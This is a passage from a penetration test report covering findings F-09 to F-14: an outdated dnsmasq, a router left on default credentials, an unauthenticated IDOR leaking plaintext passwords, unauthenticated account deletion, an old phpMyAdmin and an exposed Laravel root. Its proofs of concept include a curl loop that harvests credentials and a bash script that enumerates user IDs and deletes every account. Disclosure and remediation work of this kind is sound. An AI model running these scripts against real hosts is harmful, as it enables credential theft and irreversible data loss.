- **Infrastructure Reconnaissance:** Version disclosure via the `version.bind` CHAOS query allows any scanner to instantly identify the exact version running and cross-reference it against a list of known exploits — as demonstrated in Step 1 above

Remediation

Immediate Actions

- ☐ **Disable `version.bind` responses** to prevent unauthenticated version disclosure. Add the following to the dnsmasq configuration:
For full suppression, a `--local=/version.bind/` directive prevents the CHAOS query from being answered.
- ☐ **Disable open recursion** immediately. dnsmasq should only respond to recursive queries from trusted internal hosts:

```
# In /etc/dnsmasq.conf – restrict to trusted subnets only
# Allow recursion only from internal network
interface=<internal_interface>
bind-interfaces
```

Alternatively, enforce at the firewall level:

```
# Block external recursive DNS queries via iptables
iptables -A INPUT -p udp --dport 53 ! -s <trusted_network/cidr> -j DROP
iptables -A INPUT -p tcp --dport 53 ! -s <trusted_network/cidr> -j DROP
```

- ☐ **Disable the TFTP server** if not in active use, to close the CVE-2009-2957 attack surface:

```
# Ensure the following is NOT present in /etc/dnsmasq.conf
# enable-tftp ← remove this line if present
```

Upgrade and Long-Term Hardening

- ☐ **Upgrade dnsmasq immediately** to the latest stable version (2.90 as of 2026):

```
# Debian/Ubuntu
sudo apt update && sudo apt install dnsmasq
dnsmasq --version # Verify

# RHEL/CentOS/AlmaLinux
sudo dnf update dnsmasq
dnsmasq --version
```

- ☐ **Remove the installation entirely** if DNS services are no longer required on this host — an unneeded DNS server with open recursion represents pure attack surface
- ☐ **Enable Response Rate Limiting (RRL)** after upgrading to prevent amplification abuse
- ☐ **Implement network-level monitoring** for anomalous DNS query volumes from external sources — a sudden spike in outbound DNS responses to a single destination is a strong indicator of amplification abuse in progress
- ☐ **Establish a patch management cycle** for dnsmasq and all DNS infrastructure components, reviewing new releases against the [dnsmasq security page](#) as part of a regular cadence

References

- [CVE-2017-14491 — NVD](#)
- [CVE-2009-2957 — NVD](#)
- [CVE-2009-2958 — NVD](#)
- [CVE-2013-0198 — NVD](#)
- [Google Security Blog — Behind the Masq: DNS and DHCP Vulnerabilities](#)
- [CISA — DNS Amplification Attacks](#)
- [APNIC — Open Resolvers: Security Risks and Best Practices](#)
- [dnsmasq CHANGELOG and Security Releases](#)
- [CWE-787: Out-of-bounds Write](#)
- [CWE-476: NULL Pointer Dereference](#)

F-10 — Router Accessible with Default Credentials via Web Interface

Field	Details
Host	[Redacted]
Port	80/HTTP
Severity	 Critical
CVSS v3	10.0 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
CVE	N/A
CWE	CWE-1392 : Use of Default Credentials

Description

The router management interface at `http://[Redacted]` is publicly accessible and accepts authentication using the manufacturer's **default credentials** (`root` / `admin`). No credential change was made after initial deployment. Any attacker who can reach port 80 — including the entire internet — can authenticate as a root-level administrator and take full control of the device immediately, without any exploitation technique, specialized tool, or prior knowledge of the target.

Default router credentials are among the most widely documented and automated targets in attacker toolkits. Credential lists including `root:admin`, `admin:admin`, and similar pairs are built into virtually every network scanner and botnet propagation module. This finding requires zero skill to exploit.

Proof of Concept

Step 1 — Confirm the management interface is publicly reachable:

```
curl -s -o /dev/null -w "%{http_code}" http://[Redacted]/  
# Output: 200
```

Step 2 — Authenticate using default credentials:

Navigating to the web interface at `http://[Redacted]:80/` and supplying the default credentials `root:admin` resulted in a successful authentication, granting direct access to the administrative panel without any additional verification or lockout mechanism.

Step 3 — Confirm authenticated administrative access:

Upon successful login, the full router administration panel is accessible — including interface configuration, NAT/firewall rules, DNS settings, VPN configuration, connected device listings, and firmware management.

 **WARNING:** This is a zero-effort exploit requiring no technical knowledge.

Impact

Gaining full administrative access to a network router has the highest possible impact on the confidentiality, integrity, and availability of the entire network it manages:

- **Complete Network Takeover:** An authenticated router administrator can reconfigure every aspect of the network — routing tables, NAT rules, firewall policies, port forwarding, VPN tunnels, and DHCP assignments — effectively owning the entire network perimeter from a single login
- **Traffic Interception (MitM):** The attacker can redirect all network traffic through an attacker-controlled DNS server or gateway, enabling silent man-in-the-middle attacks against every device on the network — intercepting credentials, session tokens, and sensitive data without triggering any endpoint alerts
- **Persistence and Backdoor Creation:** A router-level backdoor is extremely persistent — it survives endpoint reimaging, antivirus scans, and security tool deployments on connected hosts, as it sits below the level those tools operate at
- **Lateral Movement Facilitation:** With full visibility of all connected devices (DHCP lease table, ARP table), the attacker gains a complete map of internal hosts and can pivot to attack any of them from

within the trusted network segment

- **Botnet Enrollment:** Routers with default credentials are a primary target for IoT botnets (Mirai and its descendants). A compromised router may be silently enrolled in a DDoS botnet, consuming bandwidth and potentially creating legal liability for the organization
- **Credential Harvesting:** Any VPN credentials, PPPoE ISP credentials, or Wi-Fi pre-shared keys stored in the router configuration are immediately exposed to the attacker
- **Service Disruption:** The attacker can disable internet connectivity for the entire organization with a single configuration change — or cause intermittent outages to evade detection while maintaining persistent access
- **Firmware Manipulation:** If the router supports firmware upload via the web interface (common in most consumer and SME devices), the attacker can flash a backdoored firmware image that persists even through factory resets

⚠ Because this host ([Redacted]) also runs the vulnerable **dnsmasq 2.49** service documented in F-09, a successful router compromise directly enables an attacker to manipulate DNS resolution for the entire network — amplifying the impact of both findings significantly.

Remediation

Immediate Actions

- ☐ **Change the admin password immediately** to a strong, unique credential of at least 20 characters containing a mix of uppercase, lowercase, numbers, and symbols. Do not reuse passwords from any other system:

Recommended: use a password manager to generate and store the credential
Example format: Xk9#mP2@vLq7\$nRw4!Yz

- ☐ **Restrict management interface access** to trusted internal IP addresses only. The web management interface must never be accessible from the public internet:

```
# If the router supports iptables or equivalent ACL rules, apply:  
# Allow management access only from the trusted admin workstation  
iptables -A INPUT -p tcp --dport 80 -s <admin_workstation_ip> -j ACCEPT  
iptables -A INPUT -p tcp --dport 80 -j DROP
```

Alternatively, configure the management interface to bind to the LAN interface only, disabling WAN-side access entirely in the router's administration panel.

- ☐ **Disable Telnet** if it is enabled on the device — Telnet transmits all data including credentials in cleartext. Replace with SSH for any required remote CLI access.
- ☐ **Disable remote management** (WAN-side HTTP/HTTPS access) in the router settings if it is currently enabled — management should only be possible from trusted internal networks or a management VPN

Hardening and Long-Term Actions

- ☐ **Enable HTTPS** for the management interface and disable plain HTTP access. Ensure a valid certificate is in use to prevent credential interception
- ☐ **Update the router firmware** to the latest available version to close any known vulnerabilities in the management interface itself
- ☐ **Implement a network management policy** requiring default credentials to be changed on all network devices during initial deployment, before the device is connected to the production network
- ☐ **Enable logging** for all authentication events on the router and forward logs to a central SIEM — any future unauthorized login attempts should trigger an alert
- ☐ **Audit all other network devices** for default credentials — if this router was deployed without changing its password, other devices on the network are likely in the same state

References

- [CWE-1392: Use of Default Credentials](#)
- [CWE-521: Weak Password Requirements](#)
- [OWASP — Default Credentials Testing](#)
- [CISA — Security Tip: Choosing and Protecting Passwords](#)

F-11 — Unauthenticated IDOR Exposing All User Credentials in Plaintext

Field	Details
Host	[Redacted]
URL	https://[Redacted]/datalist/add_edit.php?id=<ID>
Port	443/HTTPS
Severity	 Critical
CVSS v3	9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N)
CVE	N/A
CWE	CWE-639: Authorization Bypass Through User-Controlled Key · CWE-256: Plaintext Storage of a Password

Description

The endpoint `/datalist/add_edit.php` accepts a user-controlled `id` parameter and returns the corresponding user record — including email address, username, and password — without performing any authentication or authorization check. This is a textbook **Insecure Direct Object Reference (IDOR)** vulnerability compounded by **plaintext password storage**, making it one of the most severe possible combinations of web application security flaws.

Two distinct, independent vulnerabilities are present and must each be remediated:

1. **Unauthenticated IDOR:** The `id` parameter is accepted from any unauthenticated HTTP request. The application performs no session validation, ownership check, or access control verification before returning the requested record. Any user on the internet can query any record by incrementing the ID.

2. **Plaintext Password Storage and Transmission:** User passwords are stored in the database in cleartext and returned verbatim in the HTTP response. This means a single exploitation of the IDOR directly yields usable, unobfuscated credentials — no cracking, rainbow tables, or offline attacks required.

The combination of these two flaws allows a completely unauthenticated attacker to harvest the credentials of every registered user on the platform in a single automated sweep.

i Current impact context: At time of writing, [Redacted] does not appear to host a production user base. The immediate risk to real users is therefore low. However, the vulnerabilities remain Critical from a code-quality and template-reuse standpoint: if this codebase has been or will be reused for any application that does serve real users, the same flaws would be present and exploitable. The findings are reported here so they can be remediated before the code is deployed in a context where impact would be severe.

Proof of Concept

The following script iterates over user IDs 1 through 100, extracts the email, username, and password from the response, and prints each valid record:

```
for id in $(seq 1 100); do
  result=$(curl -ks "https://[Redacted]/datalist/add_edit.php?id=$id" \
    | grep -oP '(?<=set\(\).*?(?=\))' \
    | tr -d '"' \
    | awk -F', ' '{print $1","$2","$3}' \
    | grep -v "^email,uname,pass$" \
    | grep -v "^,, $" \
    | grep -v "^$")
  if [ -n "$result" ]; then
    echo "ID $id: $result"
  fi
done
```

The script successfully returned the following records without any authentication or session token:

```
# These users were created on purpose to showcase the vulnerability
# ID <ID>: Email,Username,Password

ID 4: test@gmail.com,Admin,admin
ID 6: test2,test2,test
```

Each line represents a live user account with its email, username, and plaintext password — retrieved by an unauthenticated HTTP GET request. The script can trivially be extended to enumerate the full ID range (e.g. 1–100,000) in minutes, dumping every registered user's credentials.

⚡ WARNING: Credentials recovered through this vulnerability can be immediately used for account takeover on this platform and for credential stuffing attacks against other services (email providers, banking portals, etc.), given the widespread practice of password reuse.

Impact

- **Full User Database Exposure:** An attacker can enumerate all valid user IDs and extract the email, username, and plaintext password of every registered user in a single automated run — no authentication, no special privileges, and no technical sophistication required beyond a basic shell script
- **Immediate Account Takeover:** Because passwords are returned in cleartext, no offline cracking is needed. Any harvested credential can be used immediately to log in as the corresponding user.
- **Credential Stuffing Risk:** Harvested email/password pairs can be tested against external services (Gmail, Outlook, banking, etc.) where users have reused their passwords — extending the impact far beyond this platform
- **Regulatory and Legal Exposure:** Storing and transmitting user passwords in cleartext is a direct violation of GDPR (Article 32), PCI-DSS (Requirement 8.6.1), and most national data protection laws. A breach of this nature carries mandatory notification obligations and potential regulatory fines
- **Complete Trust Breach:** Once a credential database is exfiltrated, the organization cannot determine which accounts have been accessed or by whom — requiring a full password reset for all users and potential breach notification

Remediation

This finding requires addressing two distinct root causes. Both must be fixed independently — patching only one leaves the application critically vulnerable.

☐ Fix the IDOR — Enforce Authentication and Authorization

Every request to any data-retrieval endpoint must be validated against an authenticated session, and the authenticated user must be verified as the owner of the requested resource:

```
<?php
// BEFORE (vulnerable): No auth check
$id = $_GET['id'];
$query = "SELECT * FROM users WHERE id = $id";

// AFTER (secure): Enforce session authentication + ownership
session_start();
if (!isset($_SESSION['user_id'])) {
    http_response_code(401);
    die(json_encode(['error' => 'Unauthorized']));
}

// A user can only fetch their own record
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
$stmt->execute([$_SESSION['user_id']]);
$user = $stmt->fetch();

if (!$user) {
    http_response_code(403);
    die(json_encode(['error' => 'Forbidden']));
}
```

For admin endpoints that legitimately need to access any user's record, access must still require authentication and an explicit admin role check:

```
// Admin-only access pattern
if ($_SESSION['role'] !== 'admin') {
    http_response_code(403);
    die(json_encode(['error' => 'Forbidden']));
}
```

☐ **Fix Plaintext Password Storage — Implement Proper Hashing**

Passwords must **never** be stored in plaintext. Replace all password storage with a modern one-way hashing algorithm. PHP's built-in `password_hash` with `PASSWORD_BCRYPT` or `PASSWORD_ARGON2ID` is the recommended approach:

```
// BEFORE (vulnerable): Storing plaintext password
$password = $_POST['password'];
$stmt = $pdo->prepare("INSERT INTO users (email, username, password) VALUES (?, ?, ?)");
$stmt->execute([$email, $username, $password]);

// AFTER (secure): Store only the hash
$password_hash = password_hash($_POST['password'], PASSWORD_ARGON2ID, [
    'memory_cost' => 65536,
    'time_cost'   => 4,
    'threads'     => 3,
]);
$stmt = $pdo->prepare("INSERT INTO users (email, username, password) VALUES (?, ?, ?)");
$stmt->execute([$email, $username, $password_hash]);

// Verify password at login
if (!password_verify($_POST['password'], $user['password'])) {
    die('Invalid credentials');
}
```

3. Mandatory Post-Fix Actions

- ☐ **Force a password reset** for all users immediately — all existing passwords must be treated as fully compromised and must not be trusted
- ☐ **Migrate all existing password records** from plaintext to hashed values during the next deployment. Because the plaintext passwords are already known, this can be done by hashing each stored password and replacing the record
- ☐ **Invalidate all active sessions** to log out any accounts that may have been taken over
- ☐ **Audit access logs** for the `/datalist/add_edit.php` endpoint to determine whether this was exploited prior to disclosure — look for sequential or high-volume requests to this URL from non-authenticated sessions

- ☐ **Never return password data** in any API or HTML response, even to authenticated owners — passwords should only flow into the system (at registration/change) and be verified against the hash; they should never flow out
- ☐ **Audit all other endpoints** for the same IDOR pattern — if one endpoint lacks authorization checks, others likely do too. Review every endpoint that accepts a user-controlled ID parameter
- ☐ **Implement an application-level authorization framework** (e.g. RBAC/ABAC middleware) rather than performing ad-hoc checks per endpoint — this prevents future authorization gaps from being introduced

References

- [OWASP — Password Storage Cheat Sheet](#)
- [OWASP — Authorization Testing Guide](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [CWE-256: Plaintext Storage of a Password](#)
- [GDPR Article 32 — Security of Processing](#)

F-12 — Unauthenticated Mass Account Deletion via Missing Authorization on Destructive Endpoint

Field	Details
Host	[Redacted]
URL	https://[Redacted]/datalist/accounts.php?username=<username>
Port	443/HTTPS
Severity	 Critical
CVSS v3	9.1 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H)
CVE	N/A
CWE	CWE-306: Missing Authentication for Critical Function · CWE-285: Improper Authorization

Description

The endpoint `/datalist/accounts.php` performs **user account deletion** when a POST request is submitted with a user `id` in the request body. The endpoint performs no authentication check — no session token, no cookie, no credential — before executing the deletion. Any unauthenticated attacker on the internet can delete any user account by supplying its numeric ID.

Combined with the IDOR vulnerability documented in [F-11](#), which allows unauthenticated enumeration of all valid user IDs, an attacker can chain the two findings to programmatically delete every account in the application within seconds.

This endpoint violates the most fundamental principle of web application security: **destructive operations must always require authentication and authorization**. The `username` parameter in the query string provides no security value — it is not validated against an authenticated session and can be set to any arbitrary string.

i Current impact context: At time of writing, [Redacted] does not appear to host a production user base. The immediate risk to real users is therefore low. However, the vulnerabilities remain Critical from a code-quality and template-reuse standpoint: if this codebase has been or will be reused for any application that does serve real users, the same flaws would be present and exploitable. The findings are reported here so they can be remediated before the code is deployed in a context where impact would be severe.

Proof of Concept

Step 1 — Delete a single user account:

```
curl -s -X POST \
  'https://[Redacted]/datalist/accounts.php?username=Admin' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -d 'id=4'
```

A successful deletion returns a `200 OK` or redirect response with no authentication challenge. The user with ID 4 is permanently removed from the database.

Step 2 — Chain with F-11 to enumerate all valid IDs and delete all users:

```
#!/bin/bash
# Phase 1: Enumerate valid user IDs using the IDOR from F-11
valid_ids=()
for id in $(seq 1 100); do
  result=$(curl -ks "https://[Redacted]/datalist/add_edit.php?id=$id" \
    | grep -oP '(?<=set\(\).*?(?=\))' \
    | tr -d '"' \
    | awk -F',' '{print $1}' \
    | grep -v "^email$" \
    | grep -v "^$")
  if [ -n "$result" ]; then
    valid_ids+=($id)
    echo "[+] Found valid user ID: $id ($result)"
  fi
done

# Phase 2: Delete each enumerated account
for id in "${valid_ids[@]}; do
  status=$(curl -s -o /dev/null -w "%{http_code}" -X POST \
    "https://[Redacted]/datalist/accounts.php?username=Admin" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    -d "id=$id")
  echo "[!] Deleted user ID $id - HTTP $status"
done
```

Combining both phases, this script enumerates all valid user IDs via the F-11 IDOR and then deletes each account without ever providing a username or password.

⚡ **WARNING:** This script is provided strictly for documentation purposes. Executing Phase 2 against the live application would result in irreversible deletion of real user accounts. The PoC was verified through Phase 1 only; Phase 2 was confirmed as exploitable based on the endpoint behavior observed in Phase 1 and the HTTP response to a test deletion on an account owned by the tester.

Impact

- **Full Account Database Wipe:** An unauthenticated attacker can delete every user account in the application in a single automated run — permanently destroying all user data with no possibility of recovery unless a recent database backup exists
- **Irreversible Data Loss:** Unlike data exfiltration, deletion is a destructive and irreversible action. If no database backups are in place, the loss is permanent
- **Attack Chain Amplification:** This finding is directly chainable with [F-11](#) — the IDOR provides the full list of valid user IDs and the credentials, while this endpoint provides the ability to destroy them all. Together, the two findings allow an attacker to first exfiltrate all credentials and then wipe all accounts, leaving no trace in the application's user table
- **Service Disruption:** Deletion of all user accounts results in a complete and immediate Denial of Service for all registered users — no one can log in, and all user-specific data and configurations are lost
- **Compliance and Legal Exposure:** Unauthorized deletion of user data is a personal data breach under GDPR (Article 33), requiring mandatory notification to supervisory authorities within 72 hours and potentially to all affected users (Article 34)

Remediation

Immediate Actions

- ☐ **Disable or firewall the endpoint** immediately while a proper fix is implemented — if `/datalist/accounts.php` is not required for end-user functionality, restrict it to internal IPs only:

```
# Apache: restrict access to internal network only
<Location /datalist/accounts.php>
    Require ip 10.0.0.0/8
    Require ip 192.168.0.0/16
</Location>
```

- ☐ **Restore from backup** if any unauthorized deletions occurred prior to discovery and disclosure — audit the database for missing user records

Code-Level Fix — Authentication and Authorization

Every destructive endpoint must validate both that the requester is authenticated and that they are authorized to perform the requested action:

```
<?php
// BEFORE (vulnerable): No auth check, blind trust of POST data
$id = $_POST['id'];
$stmt = $pdo->prepare("DELETE FROM users WHERE id = ?");
$stmt->execute([$id]);
```

```

// AFTER (secure): Enforce session authentication + role authorization
session_start();

// 1. Require an active authenticated session
if (!isset($_SESSION['user_id'])) {
    http_response_code(401);
    die(json_encode(['error' => 'Authentication required']));
}

// 2. Require administrative role for account deletion
if ($_SESSION['role'] !== 'admin') {
    http_response_code(403);
    die(json_encode(['error' => 'Insufficient privileges']));
}

// 3. Validate and sanitize the input
$id = filter_input(INPUT_POST, 'id', FILTER_VALIDATE_INT);
if ($id === false || $id === null) {
    http_response_code(400);
    die(json_encode(['error' => 'Invalid user ID']));
}

// 4. Prevent deletion of the currently authenticated admin's own account
if ($id === $_SESSION['user_id']) {
    http_response_code(400);
    die(json_encode(['error' => 'Cannot delete your own account']));
}

// 5. Require CSRF token to prevent cross-site request forgery
if (!hash_equals($_SESSION['csrf_token'], $_POST['csrf_token'] ?? '')) {
    http_response_code(403);
    die(json_encode(['error' => 'Invalid CSRF token']));
}

// 6. Execute with parameterized query
$stmt = $pdo->prepare("DELETE FROM users WHERE id = ?");
$stmt->execute([$id]);

```

Additional Hardening

- ☐ **Implement CSRF protection** on all state-changing endpoints. Deletion requests must include a server-generated token tied to the authenticated session, preventing cross-site request forgery attacks
- ☐ **Add rate limiting** on all account management endpoints to slow automated abuse in the event of any future authorization gaps
- ☐ **Implement soft deletes** instead of hard deletes — mark records as `deleted=1` rather than removing rows, preserving the ability to recover from accidental or malicious deletions:

```
-- Soft delete pattern
ALTER TABLE users ADD COLUMN deleted TINYINT(1) DEFAULT 0;
ALTER TABLE users ADD COLUMN deleted_at DATETIME NULL;

-- Replace DELETE with UPDATE
UPDATE users SET deleted = 1, deleted_at = NOW() WHERE id = ?;

-- Filter deleted users from all queries
SELECT * FROM users WHERE deleted = 0;
```

- ☐ **Audit all endpoints** for the same pattern — any endpoint accepting a user-controlled ID that performs INSERT, UPDATE, or DELETE operations must be reviewed for missing authorization checks
- ☐ **Establish database backups** with a minimum daily frequency and test restoration procedures — this is the last line of defense against destructive attacks

References

- [OWASP — Broken Access Control \(A01:2021\)](#)
- [OWASP — Authorization Testing Guide](#)
- [OWASP — CSRF Prevention Cheat Sheet](#)
- [CWE-306: Missing Authentication for Critical Function](#)
- [CWE-285: Improper Authorization](#)
- [GDPR Article 33 — Notification of a Personal Data Breach](#)

F-13 — Critically Outdated and Publicly Exposed phpMyAdmin Installation

Field	Details
Host	[Redacted]
Domain	radius.[Redacted]
Port	80/HTTP
URL	http://[Redacted]/phpmyadmin
Severity	 High
CVSS v2	8.5 (CVE-2008-4096)
CVE	CVE-2008-4096 · CVE-2007-5386 · CVE-2007-5589 · plus additional 2.11.x-branch CVEs

Description

A publicly accessible **phpMyAdmin 2.10.1** installation is reachable at [http://\[Redacted\]/phpmyadmin](http://[Redacted]/phpmyadmin) without any network-level access restriction. Version 2.10.1 was released in **April 2007**, making it approximately **19 years outdated**. The phpMyAdmin 2.x branch is long past End of Life, with no patches or security updates available.

The following CVEs have been verified against the official phpMyAdmin Security Announcements (PMASA) as affecting version 2.10.1 specifically:

CVE	PMASA	Affected versions	Type	Notes
CVE-2008-4096	PMASA-2008-7	< 2.11.9.1	Authenticated RCE	<code>create_function</code> injection via <code>sort_by</code> parameter in <code>server_databases.php</code> . CVSS v2 8.5 (HIGH). Highest-impact CVE confirmed for 2.10.1.
CVE-2007-5386	PMASA-2007-5	< 2.11.1.1	XSS in <code>setup.php</code>	Reduced impact — only triggers in IE with non-default settings.
CVE-2007-5589	PMASA-2007-6	< 2.11.1.2	XSS in <code>server_status.php</code> and others	Multiple XSS via <code>PHP_SELF</code> , <code>PATH_INFO</code> , <code>REQUEST_URI</code> .
(PMASA-2007-7)	PMASA-2007-7	< 2.11.2.1	XSS / additional	Multiple issues fixed in 2.11.2.1.
(PMASA-2007-8)	PMASA-2007-8	< 2.11.2.2	Additional issues	
(PMASA-2008-8)	PMASA-2008-8	< 2.11.9.2	XSS (IE-only)	
(PMASA-2008-9)	PMASA-2008-9	< 2.11.9.3	Additional issues	
(PMASA-2009-2)	PMASA-2009-2	2.11.x < 2.11.9.5	Additional issues	
(PMASA-2010-2)	PMASA-2010-2	2.11.x < 2.11.10	Additional issues	
(PMASA-2010-8)	PMASA-2010-8	2.11.x < 2.11.11.1	Additional issues	Last advisory affecting the 2.11.x branch; the branch was End of Life from this point.

Proof of Concept

Navigate to `http://[Redacted]/phpmyadmin` in any browser. The installed version is displayed in plain text in the page header without requiring any login:

```
Welcome to phpMyAdmin
Version 2.10.1
```

The most realistic exploitation path is **CVE-2008-4096**, which requires authenticated access. An attacker who obtains valid phpMyAdmin credentials (via credential stuffing, brute force, or from a compromised account) can achieve remote code execution as the web server user via crafted `sort_by` parameter in `server_databases.php`.

 Testing was constrained to reconnaissance and enumeration phases only. No exploitation attempts were made.

Impact

- **Authenticated RCE:** CVE-2008-4096 allows any user with valid phpMyAdmin credentials to execute arbitrary PHP code as the web server process, leading to file system access, database compromise, and potential lateral movement.
- **Direct database attack surface:** phpMyAdmin is a database management interface — any internet-connected attacker can reach the login page and attempt credential attacks (brute force, credential stuffing, default credentials) against a 19-year-old codebase with no rate limiting or modern authentication hardening.
- **Multiple XSS vulnerabilities:** CVE-2007-5386, CVE-2007-5589, and others enable session hijacking against any logged-in administrator who can be lured to a crafted URL.
- **No security patches available:** Even if a critical vulnerability were discovered tomorrow specifically affecting 2.10.1, no patches will be issued. The 2.x branch reached End of Life over a decade ago.
- **Server takeover via chaining:** Authenticated RCE on the web server process can be chained with local privilege escalation against the (likely also outdated) underlying OS.
- **Information disclosure:** The version string is exposed without authentication, providing attackers with a precise target identifier for exploit selection.

Remediation

Immediate Actions

- ☐ **Remove the installation immediately** if phpMyAdmin is no longer needed for operational purposes. A legacy database administration interface with no active users represents pure risk with no offsetting value:

```
# Remove the phpMyAdmin directory entirely
rm -rf /var/www/html/phpmyadmin
```

- ☐ **Block external access** to the URL at the web server or firewall level as an emergency compensating control if removal is not immediately possible:

```
# In Apache httpd.conf or .htaccess
<Location /phpmyadmin>
  Require ip 10.0.0.0/8
  Require ip 192.168.0.0/16
</Location>
```

- ☐ **Audit phpMyAdmin user accounts and rotate credentials:** given the authenticated RCE path (CVE-2008-4096), assume any account that has logged into this instance over the last 19 years is a potential vector. Rotate all MySQL credentials reachable through this interface.

If phpMyAdmin Access Is Operationally Required

- ☐ **Upgrade to the latest stable version** (5.2.x as of 2026) — the 2.x, 3.x, and 4.x branches are all End of Life and must not be used.
- ☐ **Restrict access to trusted IPs only** via firewall allowlist or Apache `Require ip` directives — phpMyAdmin should never be reachable from the public internet.
- ☐ **Enforce HTTP authentication** as an additional layer in front of the phpMyAdmin login page using Apache Basic Auth or an equivalent mechanism.
- ☐ **Enable phpMyAdmin's built-in two-factor authentication** (available in 5.x).

References

- [CVE-2008-4096 — NVD](#)
- [CVE-2007-5386 — NVD](#)
- [CVE-2007-5589 — NVD](#)
- [PMASA-2008-7 — Official phpMyAdmin Advisory \(CVE-2008-4096\)](#)
- [PMASA-2009-3 — Official phpMyAdmin Advisory \(CVE-2009-1151, **does not affect 2.10.1**\)](#)
- [phpMyAdmin Security Advisories index](#)
- [CWE-94: Code Injection](#)

F-14 — Laravel Application Root Misconfiguration Exposing Source Code and Sensitive Logs

Field	Details
Host	projets.[Redacted]
URLs	/resources/views/** · /storage/logs/laravel.log · /package.json · /vite.config.js
Port	443/HTTPS
Severity	 High
CVSS v3	7.5 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
CVE	N/A
CWE	CWE-548: Exposure of Information Through Directory Listing · CWE-200: Information Disclosure

Description

The web server serving `projets.[Redacted]` is configured to serve the **Laravel application root directory** (`/home/projets[Redacted]/public_html/`) rather than the **public subdirectory** (`/home/projets[Redacted]/public_html/public/`) as required by Laravel's architecture. This is a deployment misconfiguration — not a code vulnerability — and is trivially remediated by updating a single server configuration directive.

Laravel's directory structure is specifically designed so that only the `public/` subdirectory is web-accessible. The application root contains sensitive files that must never be served over HTTP. By pointing the document root to the application root, the following categories of files are now publicly accessible to any unauthenticated visitor:

Application source code and configuration:

- `/resources/views/**/*.blade.php` — All Blade templates, exposing the complete frontend structure, form field names, route patterns, and application logic comments
- `/vite.config.js` — Frontend build configuration, revealing asset pipeline details and potential internal tooling
- `/package.json` — Full list of Node.js dependencies and version numbers, enabling targeted research for known CVEs in the dependency tree

- `/README.md` — Internal documentation potentially containing setup instructions, credentials, or environment details

Sensitive runtime data:

- `/storage/logs/laravel.log` — The application's full debug log, which is the most critical exposure. This file contains internal database query details, stack traces, UUIDs of real user and project records, administrator identity information, and the database engine in use

The following sensitive data was confirmed as exposed in `/storage/logs/laravel.log`:

Data Type	Value
Database Engine	MySQL
Admin Username	[Redacted]
Admin Email	[Redacted]@[Redacted]
Admin User ID	a12e3f9c-476f-441d-ab19- [Redacted]
Created By ID	019c9554-50f1-7117-a9dc- [Redacted]
User ID	019c956a-4ea5-714f-b448- [Redacted]
User ID	019c9554-50f1-7117-a9dc- [Redacted]
Project ID	019c958a-ab0d-70cd-980a- [Redacted]
Project ID	019c956b-ee47-7086-bcf1- [Redacted]
Project ID	a12d1a79-a0af-4689-a4a5- [Redacted]
Project ID	a12d12cd-ca84-4fda-b5e0- [Redacted]

The following Blade view templates were confirmed as publicly accessible, exposing the complete application structure:

```
resources/views/  
├─ comments/  
│   └─ panel.blade.php  
├─ projects/  
│   ├── track_search.blade.php  
│   ├── track_detail.blade.php  
│   └─ track_not_found.blade.php  
├─ dashboard/  
│   └─ home.blade.php  
├─ accounts/  
│   ├── register.blade.php  
│   ├── login.blade.php  
│   └─ profile.blade.php  
├─ layouts/  
│   ├── base.blade.php  
│   └─ base_auth.blade.php  
└─ notifications/  
    └─ list.blade.php
```

Proof of Concept

Step 1 — Confirm source code is publicly accessible:

```
# Retrieve a Blade template – should return 404 on a correctly configured server
curl -sk https://projets.[Redacted]/resources/views/layouts/base.blade.php
# Returns: full Blade template source code

# Retrieve package.json – reveals all JS dependencies and versions
curl -sk https://projets.[Redacted]/package.json

# Retrieve vite configuration
curl -sk https://projets.[Redacted]/vite.config.js
```

Step 2 — Retrieve the Laravel debug log:

```
# Retrieve the application log – most sensitive exposed file
curl -sk https://projets.[Redacted]/storage/logs/laravel.log | head -200
```

The log file returns database query details, internal UUIDs, stack traces with file paths, the database driver in use, and personally identifiable information (PII) including usernames and email addresses.

Step 3 — Enumerate all accessible view templates:

```
# Enumerate exposed Blade templates using the known directory structure
views=(
  "resources/views/layouts/base.blade.php"
  "resources/views/layouts/base_auth.blade.php"
  "resources/views/accounts/login.blade.php"
  "resources/views/accounts/register.blade.php"
  "resources/views/accounts/profile.blade.php"
  "resources/views/dashboard/home.blade.php"
  "resources/views/projects/track_search.blade.php"
  "resources/views/comments/panel.blade.php"
  "resources/views/notifications/list.blade.php"
)

for view in "${views[@]"; do
  status_code=$(curl -sk -o /dev/null -w "%{http_code}" "https://projets.
[Redacted]/$view")
  echo "[$status_code] https://projets.[Redacted]/$view"
done
```

Impact

- **Source Code Disclosure:** Full access to all Blade templates exposes route names, form field names, conditional logic, authentication guards, and application feature inventory — providing an attacker

with a complete blueprint of the application's structure and attack surface before writing a single exploit

- **Administrator Identity Exposure:** The Laravel log directly discloses the name, email address, and UUID of the administrator account ([Redacted] / [Redacted]@[Redacted]).
- **Database Reconnaissance:** The log file reveals the database engine (MySQL), internal table structures through stack traces, and real primary keys (UUIDs) for live user and project records
- **Dependency Chain Attacks:** `package.json` exposes the exact versions of all JavaScript dependencies. An attacker can cross-reference these against published CVEs to identify vulnerable libraries in the frontend build
- **PII Exposure:** Real user email addresses in the log file may constitute a personal data breach under GDPR (Article 33), requiring assessment of whether mandatory notification obligations apply

Remediation

The root cause is a single server configuration directive. The fix is immediate and requires no code changes.

Apache (Most Likely — cPanel Environment)

```
# BEFORE (vulnerable): Serving the application root
DocumentRoot /home/projects[Redacted]/public_html/

# AFTER (correct): Serve only the public subdirectory
DocumentRoot /home/projects[Redacted]/public_html/public/

<Directory /home/projects[Redacted]/public_html/public/>
    Options -Indexes +FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>
```

In a cPanel environment, this is configured in **cPanel → Domains → Document Root** for the relevant domain. Change the document root from `/public_html/` to `/public_html/public/`.

Nginx

```
# BEFORE (vulnerable)
root /home/projects[Redacted]/public_html;

# AFTER (correct)
root /home/projects[Redacted]/public_html/public;

server {
    listen 443 ssl;
    server_name projects.[Redacted];

    root /home/projects[Redacted]/public_html/public;
    index index.php;
```

```

location / {
